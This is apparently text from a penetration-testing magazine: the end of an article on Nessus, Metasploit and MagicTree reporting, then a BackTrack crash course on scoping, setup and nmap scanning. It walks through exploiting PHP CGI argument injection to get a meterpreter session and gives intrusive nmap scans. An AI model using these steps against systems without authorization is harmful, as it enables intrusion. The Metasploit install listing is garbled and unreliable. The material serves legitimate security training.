


Figure 19. Nessus – Results Detailed

**Step 5**

Select “Scan” from the tabs, and click on “Add”, and fill in the details, as shown below in Figure 17, and click on “Launch Scan”. In this case, we are using a default policy “Internal Network Scan”; otherwise, you can go to the “Policy” tab and customize and create your own policy (Figure 17).

**Step 6**

Now, wait until Nessus is scanning. Once done, click the “Reports” tab to look at the results -> Double-Click on Scan Report (Figure 18).

**Step 7**

To view these vulnerabilities in detail, click on “192.168.1.200”, and traverse on, until you get to the details of the vulnerability, as shown in Figure 19 for 445/tcp HIGH vulnerability.

**Step 8**

Download the results, by clicking on the “Download Report” option on the left side, and then choose the format in which you want to download the report (Figure 20 and Figure 21).

*Other Tools of Trade:* dnsenum, hping3, unicornscan, scapy, openvas.




Figure 20. Nessus – Report Formats




Figure 21. Nessus – HTML Report

**Exploitation Phase**

After gathering information about our target, we are now aware of the vulnerabilities present in it and therefore we will now try and exploit those weaknesses using exploit tools, like metasploit.

**Metasploit**

Metasploit is a tool to execute exploit code against target machines. It can also be used for evasion and anti-forensics. It was written by H.D. Moore, initially in Perl and later was completely rewritten in the Ruby programming language. It has since been acquired by Rapid7, and comes pre-installed with BackTrack.

The Metasploit Framework can be accessed using various methods, like:

- msfcli
- msfweb
- msfgui
- msfconsole
- armitage

We will use `msfconsole`, to access the metasploit framework.

**Step 1**

Start the metasploit framework, by running `msfconsole`.




Figure 22. Metasploit – PHP CGI Exploit




Figure 23. Metasploit – Set Target

### Step 2

Search the framework for a vulnerability that was already discovered in our target during the scanning phase, i.e. *PHP CGI Argument Injection*.

### Step 3

After finding the appropriate exploit available with metasploit, we can utilize it, by running the **use** command. Also note the change in the prompt, as indicated in Figure 22.

### Step 4

Run *show options*, to see the options available with this particular exploit, and set the ones that




Figure 24. Metasploit - Successful Exploit

are unset and say **YES**, in the *Required* field. For our purpose, we need to set RHOST, i.e. the target machine's IP address, by running the command as indicated in Figure 23.

### Step 5

Now you can either set any particular PAYLOAD, by running *show payloads & set PAYLOAD <payload>* or simply run *exploit*, to get the *meterpreter* session, as shown in the Figure 24.

### Step 6

Woo-hoo!! We have successfully exploited our target machine. Now, to look at all the exciting things you can do, type "?", and hit Enter. This will display a list of commands you can play with.




Figure 27. MagicTree – Sample Command




Figure 25. MagicTree




Figure 28. MagicTree – Output




Figure 26. MagicTree – Add a Node




Figure 29. MagicTree – Output Imported



Similarly, you can try running other exploits, on the target machine. For more information on metasploit, refer to <http://www.offensive-security.com/metasploit-unleashed>.

### Post-Exploitation Phase

While doing the pen-test, it is a best practice to manage our results at a centralized location, and once, we have successfully pen-tested the target, we will be required to submit the documents and report supporting the claims. Tools like MagicTree and Dradis available in BackTrack can help us achieve those objectives. Let us look at an example using MagicTree:

#### MagicTree

Go to Applications -> BackTrack -> Reporting Tools -> Evidence Management -> magictree.

##### Step 1

At the screen above, press [Ctrl+N], to add a new node, and enter your target machine's IP address when asked for the node value and click OK, as shown in Figure 26.

##### Step 2

Click on Q\*, on the left-top panel. Now, enter the following command on the right panel in the *Command* field: `nmap -sS -A -oX $out.xml $host`, and click *Run* (Figure 27).




Figure 30. MagicTree – Generating Report




Figure 31. MagicTree – Final Report

-oX = Output the result to out.xml  
\$host = Variable that stores the host IP

##### Step 3

Once it is completed, you will get the results output into the file “out.xml”. Select “out.xml”, and click on *Import* (Figure 28 and Figure 29).

##### Step 4

Click on *Report* in the top menu -> *Generate Report*. Browse and select “open-ports-and-summary-of-finding-hosts.odt” as the template, and click on *Generate Report*.

Note: Run `apt-get install openoffice.org`, to install OpenOffice to view the report (Figure 30 and Figure 31).

A description of the reports and deliverables should be provided at the conclusion of the penetration test. The report is broken down into two major sections in order to communicate the objectives, methods, and results of the testing conducted to various audiences:

- Executive Summary
- Technical Report

### Conclusion

BackTrack is one dedicated Linux distribution for penetration testing and digital forensics that has the support of a great community of security professionals across the globe. It started with BT v1.0 in May 2006 and the latest version being Kali Linux, released in March 2013. It already contains a host of tools, which can assist you in completing the penetration test for a small/medium/large scale organization. This article covered a bird's eye view of PenTesting with BT; there is still a lot of fun stuff left to explore. Good Luck!

#### PIYUSH VERMA



Piyush Verma, currently works as an Information Security Consultant at KOENIG Solutions, Dubai. Additionally, he delivers training to professionals across the globe on various Information Security Certifications such as CompTIA Security+, CEH v8, ECSA|LPT, CHFI v8, Advanced PenTesting with BackTrack & other trending courses.

His areas of interest include, but are not limited to, finding, exploiting and patching vulnerabilities, computer forensics investigations, cryptography, and writing technical articles.

# A Crash Course in Pentesting with Backtrack

In this article we will give you a crash course in pentesting. This article is meant to be a basis or primer if you wish; it will teach you what a penetration test is and what it is not. We will show you the basic steps that go into virtually all penetration tests. And teach you what you need to be aware of, what to look for, and how to get started. That being said, this is not a “how to hack” article that will teach you how to break into some unsuspecting company’s website and further penetrate their internal infrastructure.

**T**here are many that consider obtaining Domain Admin as the ultimate goal. And yes, it is definitely a cool thing to do, BUT it’s not the only thing that one should try and accomplish when performing a penetration test. Within most companies there exist a large number of systems and devices that are not members of the Domain. There are many vectors and avenues of attack that malicious individuals will use in order to gain access to your network, some of these include using SQL injection techniques on your company’s main website, probing for misconfigured applications and services, brute-forcing, utilizing default username/password combinations, and Social Engineering to name a few.

What most attackers are going to do is look for the ‘low hanging fruit’ which can really run the gambit from the before mentioned default username/password combination to unpatched servers with common exploits. I think it was on my very first pentest (long before Metasploit was ever dreamed up) when I asked my mentor “where do I start” and he replied “find the oldest thing you can on the network and go after it”.

That being said, what is it that your company or client wants to receive out of a pentest? That’s actually the second question I ask clients when initially engaging with them prior to beginning a test.

But the real answer is that they want an actionable report! What the client needs is a report showing what you did, how you were able to accomplish the exploitation, and remediation information. During a test you will often be able to exploit one system, which may lead to another system and then to another entirely different subnet.

The most important thing that you need before you begin a penetration test is a signed agreement between you and the client outlining the scope, time frame, and most importantly, the signature of a person who has the AUTHORITY to give you permission to attack their network.

And don’t forget that if anything ‘happens’ during a penetration test that’s even IT related at all, someone is going to come looking for you or your phone is going to start ringing. I’ve even received calls with someone asking “What are you doing?” because some server crashed even before I had fired up my laptop for the day! Penetration testing can create a lot of network traffic and the pentester being the wild card will catch the blame, so timing the pentest can be critical.

## Defining the Scope of the test and getting Permission

I use a form when I engage with clients. The form explains the methodology I’ll be using and has

places where they can fill in information specifying what they want tested and what they don't want tested along with special attention targets and check boxes for some items. Speaking of methodology, if you are new to penetration testing or thinking about getting into it, I would recommend checking out the *Open Source Security Testing Methodology Manual* (OSSTMM) and the *Open Web Application Security Project* (OWASP) which can be found at their respective links:

- OSSTMM: <http://www.isecom.org/research/os-stmm.html>
- OWASP: [https://www.owasp.org/index.php/OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/OWASP_Testing_Project)

#### Note

OWASP is actually in the process of updating to v4 and have a draft available on their site.

Your agreement will no doubt look differently than ones I have used, and will be living document and will change over time. At a minimum I would suggest including the following in any agreement between you and your client:

- Start and End Date
- Times the Testing can take place
- List of internal contacts
- Your contact information
- List of Targets
- Special Attention Targets
- Targets to Exclude
- Type of Testing to be Performed along with the Depth of the Engagement
- If they want you to Perform Denial of Service Attacks a space to justify it
- A Disclaimer about the Possibility of 'Bringing Down' a System(s) or Service(s)
- A place for them to release you from damages that may occur
- Signature of the Approver and his/her Title

Often when first engaged with clients they won't have any idea what their options are and in some cases what they even want tested. So I will explain to them what I can do, explain different attack vectors and avenues a malicious person can and will use to try and gain access to their infrastructure. This can take some time and will usually be very back-and-forth between you and your client. Both sides asking and answering questions.

The First real question I ask is "What is your primary concern, that is what you are most concerned with, or where do you think you have the most risk?"

Their answer to this question will help you to guide them throughout the rest of the conversation. Some clients may have just had a breach from the outside, others may have installed some new piece of network hardware and noticed they have a lot of outbound connections to countries their employees should have no business need to access, and yet others with simply a test to satisfy compliance.

Depending on their answer, I will usually make a recommendation and have them agree that my recommendation is indeed what they are asking/looking for. Sometimes it will depend on what they have had tested in the past. If it's a new client, or one that hasn't had a true penetration test in a while, I will suggest that the test basically utilize a three pronged approach, and recommend at a minimum the testing be performed, by focusing on the external (from the Internet), internal (user space and server), and web applications (both Internet accessible and internal).

At times I will have clients say something like 'Well, we're not really worried about internal', this when I explain to them about what happens when someone spoofs an email from CEO and sends a malicious PDF file to their Domain Admin that creates an outbound connection to the attacker's laptop, and that the attacker will then have a direct tunnel into their internal network, and ask what happens if he installs a key-logger on that admin's machine?

Again the main point here is that the conversation will go back-and-forth and sometimes may involve multiple conference calls with different people before they decide on what they want tested, and you may have to explain and give examples about what an attacker is capable of. At the end of the day you are working for the client, and will want to provide them with the best course of action given their specific needs. The ultimate goal is to agree upon what is to be done, and have the appropriate persons sign off on what you are about to do.

### Preparing your Attack Platform

Assuming you now have the legal authority to perform a penetration test against someone's network you will need the proper tools!

For the rest of this article I will talk about some of the most common tools that nearly every penetration tester uses. I may not go into detail on all of these due to scope, but this section should get you set up, and give you the basics as well as point you to some things which you can follow up on. However, everything I am about to show you, one should be able to replicate on their own personal home network. For that reason I will try and focus strictly on free and open source tools.

As most corporate infrastructures are a heterogeneous mix of network devices and operating systems all running different services and at different patch levels, I recommend using at least two different operating systems. Your first operating system should be a Windows OS, and your second a Linux distribution.

When anybody asks me about how they should set up their attack platform, I usually recommend running these on the same machine. Using a Windows OS (I'm partial to Windows 7 Pro 64-bit) as their main install, and then running a Linux VM. Over the years there have been many Linux-based distributions released; some made for graphic artists, video editing, and penetration testing. The main distro that you will see many penetration testers using and you will easily be able to find the most information on is BackTrack, and that's what will be using.

BackTrack's website [www.backtrack-linux.org](http://www.backtrack-linux.org) defines their distro as "BackTrack is a Linux-based penetration testing arsenal that aids security professionals in the ability to perform assessments in a purely native environment dedicated to hacking. Regardless if you're making BackTrack you Install BackTrack, boot it from a Live DVD or thumbdrive, the penetration distribution has been customized down to every package, kernel configuration, script and patch solely for the purpose of the penetration tester."

## Installing Backtrack

I'll start out by assuming you have a Windows machine. First thing you will need is a way to run the BackTrack VM. If you don't already have it head over to VMware's website and download vmplayer; it's free for personal non-commercial use <http://www.vmware.com/products/player/>. Vmplayer's installation is very straight forward so I won't cover that here. Next you need to download the BackTrack VM from <http://www.backtrack-linux.org/downloads/> as there are many different versions and options you can pick when downloading just make sure you set your options as follows – we will be downloading the latest BackTrack 5 R3: Figure 1.

BackTrack decided to use 7zip to compress their file, so if you have an issue extracting the archive you can download 7zip from <http://www.7-zip.org/> and use it to extract the vm. Once you have everything downloaded, installed, and extracted. Go ahead and launch VMWare Player. The First thing you will need to do before you 'Play' the BackTrack VM is to change a setting or two. Click on 'Edit virtual machine settings' on the right select 'Network Adapter' and then on the left, Change the Network Adapter Connection type from 'NAT' to 'Bridged' and click the 'Save' button so that it looks like this: Figure 2.

## Note

The BackTrack virtual machine comes set for 768M of RAM – Depending on the total amount of RAM you have available to your system you may want to increase that!

Now go ahead and start the BackTrack virtual machine by clicking on 'Play virtual machine'. The first time you start up any virtual machine you have downloaded or moved from machine to machine VMWare Player will ask you a question, select the 'I copied it' button (Figure 3).

When the VM first starts up, if you have any USB or other devices connected it will give will prompt you with another message, letting you know that you can connect those devices to the virtual machine – you do not want to do that here.

Once the BackTrack VM has finished booting you will see a login prompt like this: Figure 4. The default login is 'root' and the password is 'toor'.

Once you are at the prompt, go ahead and make sure you have an IP address by typing:



Figure 1. Backtrack\_download




Figure 2. Bridged

```
ifconfig
```

You should see that your DHCP server has handed you an IP address on your local network, if you see something other than the right subnet for your network, you need to go back and check that you are running in Bridged mode and not NAT. While things will work with a NATted IP address, if you are trying to exploit a machine on a real subnet you will have to make changes to your host to pass the traffic back-and-forth. The output from the `ifconfig` command should look like this: Figure 5. Next start up the windows manager with the command:

```
startx
```

Then launch the Terminal application by clicking on the icon at the top left of the screen that looks like a little black box with `>_` inside of it (Figure 6).

This next step will take a while, but we will make sure everything is up to date and we want to install the new version of Metasploit so issue the following commands when asked if you want to uninstall Metasploit click the 'Yes' button: Listing 1.

With the new version of Metasploit you will need to register in order to get updates.




Figure 3. I copied it




Figure 4. Login




Figure 5. Ifconfig command output

If you want to register open up a browser and go to <https://localhost:3790>.

You will see the following screen (Figure 7) click the 'GET PRODUCT KEY' button (Figure 8).

Next pick which version you want Pro or Community (I recommend the Community edition otherwise Pro will only work for 7 days) then type in all your information to get your free license key! (Figure 9)

**Note**

BackTrack comes with a lot of plugins for Firefox, you may need to disable these in order to register!

After you have filled out their form click on the 'GET FREE LICENSE' button.

Once you have registered in order to update Metasploit, at the command prompt type:

```
msfupdate
```

**Host Discovery and Enumeration**

Now we are ready to identify live hosts on our test/home network. As you saw earlier, our IP was 192.168.1.115. So that means our home subnet will be 192.168.1.0/24 and for this we will be using Nmap.

**Nmap**

Nmap (or Network Mapper) is a security scanner that provides many features for probing computer networks, such as host discovery, service detection, operating system fingerprinting, and a whole lot more.

**Listing 1. Uninstall Metasploit**

```
cd /opt/metasploit
./uninstall
apt-get update
apt-get upgrade -y
cd ~
http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.runwget
chmod +x metasploit-latest-linux-installer.run
run
./metasploit-latest-linux-installer.run
--prefix /opt/metasploit --mode unattended
nmap --script-updatedb
```




Figure 6. Metasploit registration

Nmap is very powerful and has a ton of options you can read more about it here – <http://nmap.org>, and all its various options. A full reference of all the switches for Nmap can be found here – <http://nmap.org/book/man.html>. But I will be showing a few Nmap commands that will help ease your way. The first command we are going to run will let us get a list of all the live hosts on our network and output those to a file. You could skip this step and simply run the next Nmap command but it will take a whole lot longer! We also want to exclude our Attack Platform so you will need to know the IP address of your BackTrack virtual machine along with the IP of your Windows host OS (and any other hosts you don't want to scan). When the command completes you will have a live\_hosts.txt file but let's check it to see what hosts you found on your network (Figure 10).

```
nmap -sn -T5 192.168.1.0/24
--exclude 192.168.1.1,192.168.1.115,192.168.1.117
|grep 'Nmap scan'|cut -d' ' -f5 >live_hosts.txt
cat live_hosts.txt
```

Now we have a nice list of all the hosts on our network that are live. We need to scan all these hosts, enumerate the ports, check services and versions, and run some of the built in Nmap scripts which will give us a good idea of what we're up against. If you're curious about all these options you can simply type "nmap" at the command prompt and it will tell you what each option does.

```
nmap -vv -Pn -sS -p1-65535 -sV -sC
--script-args=unsafe=1 -O -iL live_hosts.txt -oA
my_subnet
```




Figure 7. Metasploit registration




Figure 8. Getting the Product Key

## Note

I added the `--script-args=unsafe=1` option (you didn't use to have to do this, but with the newer versions of Nmap you miss quite a bit of exploitable goodness. If you are unsure, you can leave that option out).

Once Nmap fires off, you should see something that looks like this appear in your terminal: Figure 11.

## Vulnerability Scanning

Next up you will need to identify if any of these hosts contain vulnerabilities. Vulnerability Scanners are another class of tool that any pentester will be able to use to quickly identify hosts which may be vulnerable to exploitation. Usually I would start with a vulnerability scanner like Nessus or Core Impact, and then run an Nmap scan. But for the workflow here and wanting to give you the ability to use BackTrack using only free tools so that you can replicate this in your test or home environment; we will be using OpenVAS.

## Nessus

Nessus does have a "free for home use" license and while I suggest you install it and give it a try,




Figure 9. Free Licence Key




Figure 10. Nmap hosts

it is limited to the number of IP addresses that you can scan. The Full version basically has no limitations and for the price can't be beat. Nessus can be found at Tenable's website and can be downloaded here – <http://www.tenable.com/products/nessus>. Nessus currently has over 50,000 checks for vulnerabilities and you can also add in credentials (if known) for an even deeper analysis.

### OpenVAS

There are a few open source free vulnerability scanners out there, among them are OpenVAS which can be found at <http://www.openvas.org/>. OpenVAS currently has over 30,000 checks, so you get what you pay for. Another reason we are talking about OpenVAS is because it comes installed on BackTrack. But it does require a few steps in order to get it up and running.

So let's get OpenVAS setup and configured, some of these commands will require user input for instance the setup of the SSL certificate (but you can just hit enter on all the prompts), and when creating the Admin user you will be asked to input a password (Listing 2). Now that you have configured OpenVAS open your browser (Firefox) and surf over

